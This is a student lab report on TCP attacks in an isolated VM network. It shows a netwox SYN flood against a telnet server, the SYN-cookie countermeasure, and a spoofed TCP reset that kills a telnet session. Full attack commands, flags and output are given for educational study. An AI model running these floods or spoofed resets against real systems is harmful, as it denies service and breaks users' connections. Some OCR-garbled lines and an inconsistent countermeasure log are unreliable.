TCP Attacks

Mudit Vats
mpvats@syr.edu
2/7/2019

Table of Contents

Overview

This lab report presents observations and explanations for the tasks described in the TCP Attacks Lab.

In the screen shot below, you can see three VMs.


VM Background	IP Address
Blue	10.0.2.9
Green	10.0.2.10
Red	10.0.2.11

Task 1: SYN Flooding Attack

Perform the SYN Flood Attack.

This scenario used three VMs:

1. Red VM on right. This is the VICTIM.
    a. Countermeasure is OFF via "sudo sysctl -w net.ipv4.tcp_syncookies=0".
    b. We run "netstat -na" to look for the SYN_RECV state which indicates that the first part of the three way handshake has been received. Note these are coming from the Green VM which is attacking the Red VM.
2. Blue VM upper-left.
    a. This machine is trying to telnet to the VICTIM (Red VM). The telnet attempt is denied because the ATTACKER (Green VM) is flooding SYN packets to the VICTIM.
    b. Notice the "Connection timed out" message.
3. Green VM lower-left. This is the ATTACKER.
    a. This machine is running netwox tool 76 which does the SYN Flood attack specifically targeting the Red VM. This floods the victims half-opened connection queue so no other VMs (e.g. Blue VM) can telnet into the Red VM's telnet server.
    b. We specify "sudo netwox 76 -i "10.0.2.11" -p "23". This means we are running tool 76, which is the SYN Flood tool. We specify the victim machine as "10.0.2.11" which is Red VM. We also specify port 23, which is that of telnet which results in the telnet server's half-opened queue to be flooded.



← Timeout waiting trying to connect
← Run SYN Flood attack
← Set Countermeasure off
Half-Opened Telnet Connections

```
[02/07/19]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
telnet: Unable to connect to remote host: Connection timed out
[02/07/19]seed@VM:~$
```

```
[02/07/2019 19:04] seed@VM:~$ sudo netwox 76 -i "10.0.2.11" -p "23"
```

```
[02/07/2019 19:04] seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/07/2019 19:04] seed@VM:~$ netstat -na | grep SYN_RECV
tcp        0      0 10.0.2.11:23            254.35.120.228:41002    SYN_RECV
tcp        0      0 10.0.2.11:23            241.90.50.231:53042     SYN_RECV
tcp        0      0 10.0.2.11:23            246.180.64.126:62474    SYN_RECV
tcp        0      0 10.0.2.11:23            246.44.101.231:63424    SYN_RECV
tcp        0      0 10.0.2.11:23            248.129.102.220:40763   SYN_RECV
tcp        0      0 10.0.2.11:23            249.67.147.202:57004    SYN_RECV
tcp        0      0 10.0.2.11:23            254.78.116.150:36253    SYN_RECV
tcp        0      0 10.0.2.11:23            241.116.176.225:3365    SYN_RECV
tcp        0      0 10.0.2.11:23            252.45.159.192:19066    SYN_RECV
tcp        0      0 10.0.2.11:23            252.178.188.52:5909     SYN_RECV
tcp        0      0 10.0.2.11:23            242.202.241.46:49547    SYN_RECV
tcp        0      0 10.0.2.11:23            252.173.188.124:11127   SYN_RECV
tcp        0      0 10.0.2.11:23            246.25.163.152:10785    SYN_RECV
tcp        0      0 10.0.2.11:23            246.62.73.3:26481       SYN_RECV
tcp        0      0 10.0.2.11:23            246.24.137.254:55636    SYN_RECV
tcp        0      0 10.0.2.11:23            248.192.139.19:33473    SYN_RECV
tcp        0      0 10.0.2.11:23            249.160.123.9:53108     SYN_RECV
tcp        0      0 10.0.2.11:23            250.45.191.71:5889      SYN_RECV
tcp        0      0 10.0.2.11:23            252.117.41.71:20578     SYN_RECV
tcp        0      0 10.0.2.11:23            241.226.159.233:24882   SYN_RECV
tcp        0      0 10.0.2.11:23            242.137.60.8:33457      SYN_RECV
tcp        0      0 10.0.2.11:23            255.187.252.129:30414   SYN_RECV
tcp        0      0 10.0.2.11:23            252.107.13.139:52226    SYN_RECV
tcp        0      0 10.0.2.11:23            253.131.111.15:26037    SYN_RECV
tcp        0      0 10.0.2.11:23            249.229.173.50:32717    SYN_RECV
tcp        0      0 10.0.2.11:23            240.80.103.188:59286    SYN_RECV
tcp        0      0 10.0.2.11:23            246.41.82.73:21948      SYN_RECV
tcp        0      0 10.0.2.11:23            245.2.50.242:42935      SYN_RECV
tcp        0      0 10.0.2.11:23            251.37.163.50:53661     SYN_RECV
tcp        0      0 10.0.2.11:23            242.198.64.70:28389     SYN_RECV
tcp        0      0 10.0.2.11:23            254.249.167.59:16648    SYN_RECV
tcp        0      0 10.0.2.11:23            242.136.64.241:55613    SYN_RECV
tcp        0      0 10.0.2.11:23            248.63.138.162:17881    SYN_RECV
tcp        0      0 10.0.2.11:23            250.22.166.250:62049    SYN_RECV
tcp        0      0 10.0.2.11:23            240.207.136.68:8737     SYN_RECV
tcp        0      0 10.0.2.11:23            249.94.108.108:10342    SYN_RECV
tcp        0      0 10.0.2.11:23            240.1.143.148:3293      SYN_RECV
tcp        0      0 10.0.2.11:23            252.106.213.168:34239   SYN_RECV
tcp        0      0 10.0.2.11:23            251.182.198.170:23385   SYN_RECV
tcp        0      0 10.0.2.11:23            243.4.125.130:13085     SYN_RECV
tcp        0      0 10.0.2.11:23            247.246.129.19:18915    SYN_RECV
tcp        0      0 10.0.2.11:23            243.7.122.110:30404     SYN_RECV
tcp        0      0 10.0.2.11:23            240.213.49.149:64502    SYN_RECV
tcp        0      0 10.0.2.11:23            254.186.180.193:28272   SYN_RECV
tcp        0      0 10.0.2.11:23            244.85.218.0:20722      SYN_RECV
tcp        0      0 10.0.2.11:23            248.190.69.126:46493    SYN_RECV
tcp        0      0 10.0.2.11:23            244.238.138.166:20328   SYN_RECV
tcp        0      0 10.0.2.11:23            240.130.206.198:17753   SYN_RECV
tcp        0      0 10.0.2.11:23            250.81.160.237:56187    SYN_RECV
tcp        0      0 10.0.2.11:23            242.209.222.157:39963   SYN_RECV
tcp        0      0 10.0.2.11:23            253.87.170.77:17784     SYN_RECV
```

Once we stop the attack (netwox), from the ATTCKER Green VM, after some time, the SYN_RECV are no longer shown. This means that after some time, the half-opened connections are closed and removed from the queue therefore telnets connection can be honored.




```
[02/07/19]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
telnet: Unable to connect to remote host: Connection timed out
[02/07/19]seed@VM:~$
```

```
[02/07/2019 19:04] seed@VM:~$ sudo netwox 76 -i "10.0.2.11" -p "23"
^C
[02/07/2019 19:08] seed@VM:~$
```

```
tcp        0      0 10.0.2.11:23            245.172.44.132:26686    SYN_RECV
tcp        0      0 10.0.2.11:23            252.218.91.116:42564    SYN_RECV
                  0 10.0.2.11:23            251.217.248.92:10831    SYN_RECV
                  0 10.0.2.11:23            241.146.60.54:21606     SYN_RECV
tcp        0      0 10.0.2.11:23            243.244.20.130:51917    SYN_RECV
tcp        0      0 10.0.2.11:23            240.9.77.214:38477      SYN_RECV
tcp        0      0 10.0.2.11:23            250.75.242.217:55774    SYN_RECV
tcp        0      0 10.0.2.11:23            251.153.37.105:25856    SYN_RECV
tcp        0      0 10.0.2.11:23            254.124.231.224:50729   SYN_RECV
tcp        0      0 10.0.2.11:23            241.47.251.9:1595       SYN_RECV
tcp        0      0 10.0.2.11:23            246.48.178.211:9665     SYN_RECV
tcp        0      0 10.0.2.11:23            250.48.35.56:18793      SYN_RECV
tcp        0      0 10.0.2.11:23            251.93.172.116:47946    SYN_RECV
tcp        0      0 10.0.2.11:23            254.50.206.218:54971    SYN_RECV
tcp        0      0 10.0.2.11:23            245.251.196.127:21382   SYN_RECV
tcp        0      0 10.0.2.11:23            253.192.190.75:37780    SYN_RECV
tcp        0      0 10.0.2.11:23            247.104.176.179:59443   SYN_RECV
tcp        0      0 10.0.2.11:23            249.62.5.169:52280      SYN_RECV
tcp        0      0 10.0.2.11:23            253.239.105.28:13503    SYN_RECV
tcp        0      0 10.0.2.11:23            245.51.210.150:14602    SYN_RECV
tcp        0      0 10.0.2.11:23            247.122.102.54:46149    SYN_RECV
tcp        0      0 10.0.2.11:23            250.40.78.86:54376      SYN_RECV
tcp        0      0 10.0.2.11:23            242.163.155.72:6270     SYN_RECV
tcp        0      0 10.0.2.11:23            252.39.153.28:34254     SYN_RECV
tcp        0      0 10.0.2.11:23            240.167.115.82:59109    SYN_RECV
tcp        0      0 10.0.2.11:23            254.10.185.151:47639    SYN_RECV
tcp        0      0 10.0.2.11:23            240.36.209.20:19829     SYN_RECV
tcp        0      0 10.0.2.11:23            254.51.20.69:17311      SYN_RECV
tcp        0      0 10.0.2.11:23            248.38.111.31:36509     SYN_RECV
tcp        0      0 10.0.2.11:23            240.123.178.113:3118    SYN_RECV
tcp        0      0 10.0.2.11:23            254.39.23.117:35936     SYN_RECV
tcp        0      0 10.0.2.11:23            249.138.199.192:7284    SYN_RECV
tcp        0      0 10.0.2.11:23            240.55.132.103:29124    SYN_RECV
tcp        0      0 10.0.2.11:23            255.183.224.129:30507   SYN_RECV
tcp        0      0 10.0.2.11:23            250.6.97.62:54459       SYN_RECV
tcp        0      0 10.0.2.11:23            253.10.85.65:23542      SYN_RECV
tcp        0      0 10.0.2.11:23            254.63.127.234:60510    SYN_RECV
tcp        0      0 10.0.2.11:23            245.41.171.216:38918    SYN_RECV
tcp        0      0 10.0.2.11:23            250.221.149.239:10500   SYN_RECV
tcp        0      0 10.0.2.11:23            240.42.94.92:64873      SYN_RECV
tcp        0      0 10.0.2.11:23            240.216.38.144:51138    SYN_RECV
tcp        0      0 10.0.2.11:23            251.217.22.122:28827    SYN_RECV
tcp        0      0 10.0.2.11:23            253.252.230.249:41026   SYN_RECV
tcp        0      0 10.0.2.11:23            240.95.209.55:49814     SYN_RECV
tcp        0      0 10.0.2.11:23            244.216.131.201:34122   SYN_RECV
tcp        0      0 10.0.2.11:23            252.130.254.71:38121    SYN_RECV
tcp        0      0 10.0.2.11:23            240.59.28.169:28170     SYN_RECV
tcp        0      0 10.0.2.11:23            253.212.71.205:40805    SYN_RECV
tcp        0      0 10.0.2.11:23            248.9.40.143:3370       SYN_RECV
tcp        0      0 10.0.2.11:23            241.169.34.161:27353    SYN_RECV
tcp        0      0 10.0.2.11:23            249.75.209.54:46930     SYN_RECV
tcp        0      0 10.0.2.11:23            242.199.10.101:61324    SYN_RECV
[illegible]
[02/07/2019 19:09] seed@VM:~$ netstat -na | grep SYN_RECV
[02/07/2019 19:11] seed@VM:~$
```

We turn on countermeasure on the VICTIM Red VM 10.0.2.11. When the counter measure is on and the ATTACKER VM still sending SYN Flood packets, we still see many SYN_RECV half-opened connection in the queue. But, because we have the counter measure on, this situation is detected and telnet session is now successful. The counter measure starts after some of the SYN_RECVs occur, thus detecting the condition. It then handles the queuing in it’s own buffer before committing it to the system’s half-opened queue.



```
Trying 10.0.2.11...
telnet: Unable to connect to remote host: Connection timed out
[02/07/19]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb  3 12:11:53 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/07/2019 19:12] seed@VM:~$
```

```
[02/07/2019 19:04] seed@VM:~$ sudo netwox 76 -i "10.0.2.11" -p "23"
^C
[02/07/2019 19:08] seed@VM:~$ sudo netwox 76 -i "10.0.2.11" -p "23"
```

```
tcp        0      0 10.0.2.11:23            246.158.203.115:57101   SYN_RECV
tcp        0      0 10.0.2.11:23            240.157.161.42:38838    SYN_RECV
tcp        0      0 10.0.2.11:23            243.182.110.76:45356    SYN_RECV
tcp        0      0 10.0.2.11:23            245.249.95.234:41286    SYN_RECV
tcp        0      0 10.0.2.11:23            242.209.218.128:31695   SYN_RECV
tcp        0      0 10.0.2.11:23            255.6.110.204:45496     SYN_RECV
tcp        0      0 10.0.2.11:23            254.26.69.53:17941      SYN_RECV
tcp        0      0 10.0.2.11:23            249.157.203.171:44554   SYN_RECV
tcp        0      0 10.0.2.11:23            244.11.76.62:54046      SYN_RECV
tcp        0      0 10.0.2.11:23            244.1.99.130:39294      SYN_RECV
tcp        0      0 10.0.2.11:23            248.113.16.114:56947    SYN_RECV
tcp        0      0 10.0.2.11:23            244.16.52.90:9944       SYN_RECV
tcp        0      0 10.0.2.11:23            250.18.27.106:20389     SYN_RECV
tcp        0      0 10.0.2.11:23            246.104.69.177:40128    SYN_RECV
tcp        0      0 10.0.2.11:23            249.95.98.52:12684      SYN_RECV
tcp        0      0 10.0.2.11:23            245.33.53.215:47304     SYN_RECV
tcp        0      0 10.0.2.11:23            251.1.242.101:2087      SYN_RECV
tcp        0      0 10.0.2.11:23            248.103.136.44:54917    SYN_RECV
tcp        0      0 10.0.2.11:23            243.125.98.2:38934      SYN_RECV
tcp        0      0 10.0.2.11:23            255.234.196.235:49800   SYN_RECV
tcp        0      0 10.0.2.11:23            252.242.10.80:3477      SYN_RECV
tcp        0      0 10.0.2.11:23            244.160.20.198:65327    SYN_RECV
tcp        0      0 10.0.2.11:23            252.67.242.229:17825    SYN_RECV
                  0 10.0.2.11:23            248.109.70.149:37555    SYN_RECV
                  0 10.0.2.11:23            247.108.231.69:58159    SYN_RECV
tcp        0      0 10.0.2.11:23            248.160.49.43:11995     SYN_RECV
tcp        0      0 10.0.2.11:23            250.216.31.55:44741     SYN_RECV
tcp        0      0 10.0.2.11:23            253.34.17.154:57420     SYN_RECV
tcp        0      0 10.0.2.11:23            250.119.86.166:10624    SYN_RECV
tcp        0      0 10.0.2.11:23            253.226.200.44:29892    SYN_RECV
tcp        0      0 10.0.2.11:23            244.119.211.22:16382    SYN_RECV
tcp        0      0 10.0.2.11:23            242.147.108.187:59894   SYN_RECV
tcp        0      0 10.0.2.11:23            241.27.83.41:45801      SYN_RECV
tcp        0      0 10.0.2.11:23            252.169.188.15:11718    SYN_RECV
tcp        0      0 10.0.2.11:23            251.232.225.105:28259   SYN_RECV
tcp        0      0 10.0.2.11:23            251.35.87.218:11123     SYN_RECV
tcp        0      0 10.0.2.11:23            249.10.216.179:62827    SYN_RECV
tcp        0      0 10.0.2.11:23            241.2.250.184:46611     SYN_RECV
tcp        0      0 10.0.2.11:23            254.209.242.144:4883    SYN_RECV
tcp        0      0 10.0.2.11:23            247.51.89.148:44862     SYN_RECV
tcp        0      0 10.0.2.11:23            255.87.205.176:54349    SYN_RECV
tcp        0      0 10.0.2.11:23            250.231.165.214:24809   SYN_RECV
tcp        0      0 10.0.2.11:23            246.48.246.64:61176     SYN_RECV
tcp        0      0 10.0.2.11:23            247.151.31.99:34360     SYN_RECV
tcp        0      0 10.0.2.11:23            241.123.225.102:56085   SYN_RECV
tcp        0      0 10.0.2.11:23            253.32.218.160:61504    SYN_RECV
tcp        0      0 10.0.2.11:23            255.221.102.170:3733    SYN_RECV
tcp        0      0 10.0.2.11:23            255.92.17.65:2522       SYN_RECV
tcp        0      0 10.0.2.11:23            242.62.161.173:22909    SYN_RECV
tcp        0      0 10.0.2.11:23            240.69.206.225:40765    SYN_RECV
tcp        0      0 10.0.2.11:23            253.39.134.62:11070     SYN_RECV
tcp        0      0 10.0.2.11:23            254.48.244.215:1577     SYN_RECV
tcp        0      0 10.0.2.11:23            250.212.18.38:65118     SYN_RECV
tcp        0      0 10.0.2.11:23            246.9.150.233:5922      SYN_RECV
[02/07/2019 19:12] seed@VM:~$
```

Observations / Explanations

In this task we see that by using SYN Flood attack, we can flood the half-opened queue of a particular service thus preventing clients from accessing the service. In our case, we used telnet, port 23. We use netwox to flood SYN packets to the telnet server on the VICTIM VM, thus denying another VM from telnetting to the VICTIM VM.

The SYN Cookie mechanism effectively mitigated this issue since it was able to detect when too many outstanding SYN_RECV's were in the queue and start locally queuing half-opened connections. By doing this, it was able to prevent the system's half-opened queue from filling-up and only allowing legitimate telnet client connections, who are correctly following the three-way handshake to transition to the system's half-opened queue.

Task 2: TCP Reset Attack on telnet and ssh

Perform the TCP Reset Attack on telnet and ssh.

Telnet Reset Attack Using netwox


In the figure below, we see three VMs.

1. Green VM
   a. This is the VICTIM VM. This VM is telnetted to the RED VM right below it.
   b. It receives the Reset Attack from the Blue VM. Please see the message "Connection closed by foreign host".
2. Red VM
   a. This VM is running the Telnet server.
3. Blue VM
   a. This is the ATTACKER VM.
   b. Execute the Reset Attack and carrier out using netwox. The command line is "sudo netwox 40 -l 10.0.2.10 -m 10.0.2.11 -o 43926 -p 23 -B -q 3656591524".
      i. netwox 40 – Spoof Ip4TCP packet

ii. -l 10.0.2.10 – Source IP
iii. -m 10.0.2.11 – Destination IP
iv. -o 43926 – Source port
v. -p 23 – Destination port
vi. –B – TCP-rst packet
vii. -q 3656591524 – Sequence number

c. Basically, the Blue VM is spoofing a TCP Reset packet which will be sent on behalf of the telnet client to the telnet server.

By seeing the "Connection closed by foreign host" message in the Green VM, we know the Reset Packet attack worked.




← Current telnet session, Note IP address of remote machine.
← Connection closed
Telnet sever running here.
V---- Reset Attack

```
3 packages can be updated.
0 updates are security updates.

[02/07/2019 20:40] seed@VM:~$
[02/07/2019 20:41] seed@VM:~$
[02/07/2019 20:45] seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:99:5b:0f
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4c64:d368:b555:bdc9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:67505459 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18391803 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4055716227 (4.0 GB)  TX bytes:1105356194 (1.1 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:6039 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6039 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:544654 (544.6 KB)  TX bytes:544654 (544.6 KB)

[02/07/2019 20:45] seed@VM:~$
[02/07/2019 20:46] seed@VM:~$
[02/07/2019 20:47] seed@VM:~$ Connection closed by foreign host.
[02/07/2019 20:51] seed@VM:~$
```

```
tcp        0      0 10.0.2.11:23            250.231.165.214:24809   SYN_RECV
tcp        0      0 10.0.2.11:23            246.48.246.64:61176     SYN_RECV
tcp        0      0 10.0.2.11:23            247.151.31.99:34360     SYN_RECV
tcp        0      0 10.0.2.11:23            241.123.225.102:56085   SYN_RECV
tcp        0      0 10.0.2.11:23            253.32.218.160:61504    SYN_RECV
tcp        0      0 10.0.2.11:23            255.221.102.170:3733    SYN_RECV
tcp        0      0 10.0.2.11:23            255.92.17.65:2522       SYN_RECV
tcp        0      0 10.0.2.11:23            242.62.161.173:22909    SYN_RECV
tcp        0      0 10.0.2.11:23            240.69.206.225:40765    SYN_RECV
tcp        0      0 10.0.2.11:23            253.39.134.62:11870     SYN_RECV
tcp        0      0 10.0.2.11:23            254.48.244.215:1577     SYN_RECV
tcp        0      0 10.0.2.11:23            250.212.18.38:65118     SYN_RECV
tcp        0      0 10.0.2.11:23            246.9.150.233:5922      SYN_RECV
[02/07/2019 19:12] seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/07/2019 19:13] seed@VM:~$
[02/07/2019 20:41] seed@VM:~$
```

```
sport      : ShortEnumField              = 23               (20)
dport      : ShortEnumField              = 43926            (80)
seq        : IntField                    = 3656591520L      (0)
ack        : IntField                    = 0                (0)
dataofs    : BitField (4 bits)           = None             (None)
reserved   : BitField (3 bits)           = 0                (0)
flags      : FlagsField (9 bits)         = <Flag 4 (R)>     (<Flag 2 (S)>)
window     : ShortField                  = 8192             (8192)
chksum     : XShortField                 = None             (None)
urgptr     : ShortField                  = 0                (0)
[02/07/19]seed@VM:~/.../lab3$ sudo netwox 40 -l 10.0.2.10 -m 10.0.2.11 -o 43926 -p 23 -B -q 3656591524
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xC7D0=51152__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x80=0_____|____0x06=6_____|____________0xDAEB_____________|
|                            source                             |
|__________________________10.0.2.10____________________________|
|                          destination                          |
|__________________________10.0.2.11____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xAB96=43926__________|___________0x0017=23___________|
|                            seqnum                             |
|____________________0xD9F328A4=3656591524______________________|
|                            acknum                             |
|_______________________0x00000000=0____________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0____________|
|           checksum            |            urgptr             |
|         0xE986=59782          |           0x0000=0            |
[02/07/19]seed@VM:~/.../lab3$
```

